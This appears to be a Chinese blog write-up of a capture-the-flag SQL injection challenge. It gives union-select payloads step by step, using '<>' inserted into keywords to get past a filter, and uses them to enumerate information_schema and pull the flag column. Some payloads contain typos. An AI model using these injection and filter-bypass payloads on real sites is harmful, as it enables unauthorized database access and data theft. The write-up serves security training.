

i春秋之SQL（详细WP）

原创

金帛 于 2022-02-22 22:53:10 发布 1161 收藏

分类专栏: [i春秋之WEB](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/l2872253606/article/details/123056333>

版权



[i春秋之WEB](#) 专栏收录该内容

9 篇文章 1 订阅

订阅专栏

解题目录

第一步: 寻找注入点

第二步: 确定注入类型

第三步: 爆表

第四步: 查表

在看WP之前呢, 有不懂的地方推荐查看下面的文章(挺详细的), 还是需要些MySQL基础的

[web 漏洞入门之 —— SQL 注入教程_实验楼-CSDN博客](#)

第一步: 寻找注入点

题目直接告诉我们了, 这是道SQL注入题, 打开连接, 不难发现id应该就是注入点了

第二步: 确定注入类型

用 `limit x 1` 或 `order by x`, 判断字段数, 这里用 `order by`



inj code!


出现报错, 应该是关键字被过滤掉了, 这里尝试绕过了很久, 发现好像只有 `<>` 能绕过了



flag(在数据库中)



flag{在数据库中}



flag{在数据库中}



可以看见，当x为4的时候，出现页面出现错误，说明该SQL查询语句的字段数为3，也就是说，该查询语句查询了3个列

第三部：爆表

利用基础的联合查询union select，查看数据库信息

构造payload，先看看有回显的列

```
inurl?id=-1 unio<>n s<>elect 1,2,3
```

这里故意让id等于-1，是为了制造错误让语句不执行，防止影响到后面操作



2

回显了2说明，这个位置可以利用

构造paload，查询所有可用的数据库

```
inurl?id=-1 unio<>n s<>elect 1,table_schema,3 from information_schema.tables
```



information_schema

sqli

可以看到只有两个数据库，当前使用的数据库应该就是sqli，也可以用database()查看

database() 当前使用的数据库



eci-2ze0b2oqt1dckfp7f8yi.cloudeci1.ichunqiu.com/index.php?id=-1 union s<>select 1,database(),3

sqli

构造payload，查询sqli数据库的所有表

```
inurl?id=-1 union<>n s<>select 1,group_concat(table_name),3 from information_schema.tables where table_schema='sqli'
```



eci-2ze0b2oqt1dckfp7f8yi.cloudeci1.ichunqiu.com/index.php?id=-1 union s<>select 1,group_concat(table_name),3 from

info

继续查看表里面的所有列

```
inurl?id=-1 union<>n s<>select 1,group_concat(column_name),3 from information_schema.columns where table_name='info'
```



eci-2ze0b2oqt1dckfp7f8yi.cloudeci1.ichunqiu.com/index.php?id=-1 union s<>select 1,group_concat(column_name),3 fro

id,title,flAg_T5ZNdrm

发现放flag的列名啦

第四步：查表

构造payload，查看对应列名

```
inurl?id=-1 union<>n s<>select 1,group_concat(flAg_T5ZNdrm),3 from info
```



eci-2ze0b2oqt1dckfp7f8yi.cloudeci1.ichunqiu.com/index.php?id=-1 union s<>select 1,group_concat(flAg_T5ZNdrm),3 fro

flag{afa6972b-d451-408b-993a-a9e9e36e499c}.test

拿到flag